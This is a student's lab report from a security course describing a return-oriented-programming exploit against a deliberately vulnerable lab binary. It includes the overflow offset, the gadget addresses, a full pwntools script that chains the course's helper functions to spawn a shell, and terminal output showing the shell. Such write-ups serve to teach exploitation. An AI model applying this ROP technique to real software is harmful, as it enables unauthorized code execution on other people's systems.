Lab 3

CSC472-01

Michael Burns

October 24th, 2023

Introduction

The goal of this lab is to exploit launch a shell using ROP Gadgets. There are a few ways to obtain the ROP Gadget. In our case we used the Python package ROPGadget. This allowed us to find the gadgets we needed to pop data off the stack. GDB was also used to find the memory addresses of the add_bin(), add_bash() and exec_string() functions.


Analysis and Results

Target 1


This payload will work because I am using the correct ROP gadgets to be assured that the functions will execute properly. I also used GDB to find the length of dummy "A" characters needed to overflow the buffer.

Dummy Character "A's" * 146
Address for add_bin()
Address for pop_pop_ret
0xcafebabe
0xdeadbeef
Address for add_bash()
Address for pop_ret
0xffffaaaa
Address for exec_string()
Address for pop_pop_ret
0xffffabcd
0xffffabcc

Target 2



```
root@daa8a37eaf97:/workdir # python3 rop_exp.py
[+] Starting local process './lab3': pid 82
[*] Switching to interactive mode
$ ls
$ ls
advsec23          Documents         Lab2CSC302     rop_exp.py      string103
BashScripts          Downloads         lab3     rop_exp.py.save  string97
bestdayever.sh          exploit.py      Lab3     ROPgadget      Templates
bestdayever.sh.save  inputfile.txt  lab3.c     sec23          Videos
CSC302              lab2         m-32     ss2022        websites.sh
csc583              Lab2         malware23     ss2023
cui_homework          lab2_back         Music     str300
cyclic300          lab2_bak         Pictures     str500
Desktop              lab2.c         Public     string101
$ 
```



```
  GNU nano 6.4
#!/usr/bin/python

from pwn import *

def main():
    # start a process
    p = process("./lab3")

    # create payload

    #   1. Trigger Buffer overflow
    payload = b"A" * 146

    #   2. Find ROP gadget
    add_bin = 0x0804919d
    add_bash = 0x080491e2
    exec_string = 0x08049172
    pop_ret_ebp = 0x080491e0
    pop_ret_ebx = 0x0804901e
    pop_pop_ret = 0x080491df


    #   3. combine and formulate payload
    payload += p32(add_bin)
    payload += p32(pop_pop_ret)
    payload += p32(0xcafebabe)
    payload += p32(0xdeadbeef)
    payload += p32(add_bash)
    payload += p32(pop_ret_ebx)
    payload += p32(0xffffaaaa)
    payload += p32(exec_string)
    payload += p32(pop_pop_ret)
    payload += p32(0xffffabcd)
    payload += p32(0xffffabcc)


    # send the payload to the binary
    p.send(payload)
    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()
```

Discussion and Conclusion

The lab satisfied the stated purpose of an exploit using ROP Gadgets. The outcome of the lab is concurrent with the lecture notes, and satisfied the purpose of the lab. One note is that when I looked around on the ROP Gadget GitHub, I found a command called "—ropchain". I learned that if the ROP Gadget finds a valid ROP chain, it will display that. This feature is great for programs with dynamic libraries that have a lot of ROP Gadgets.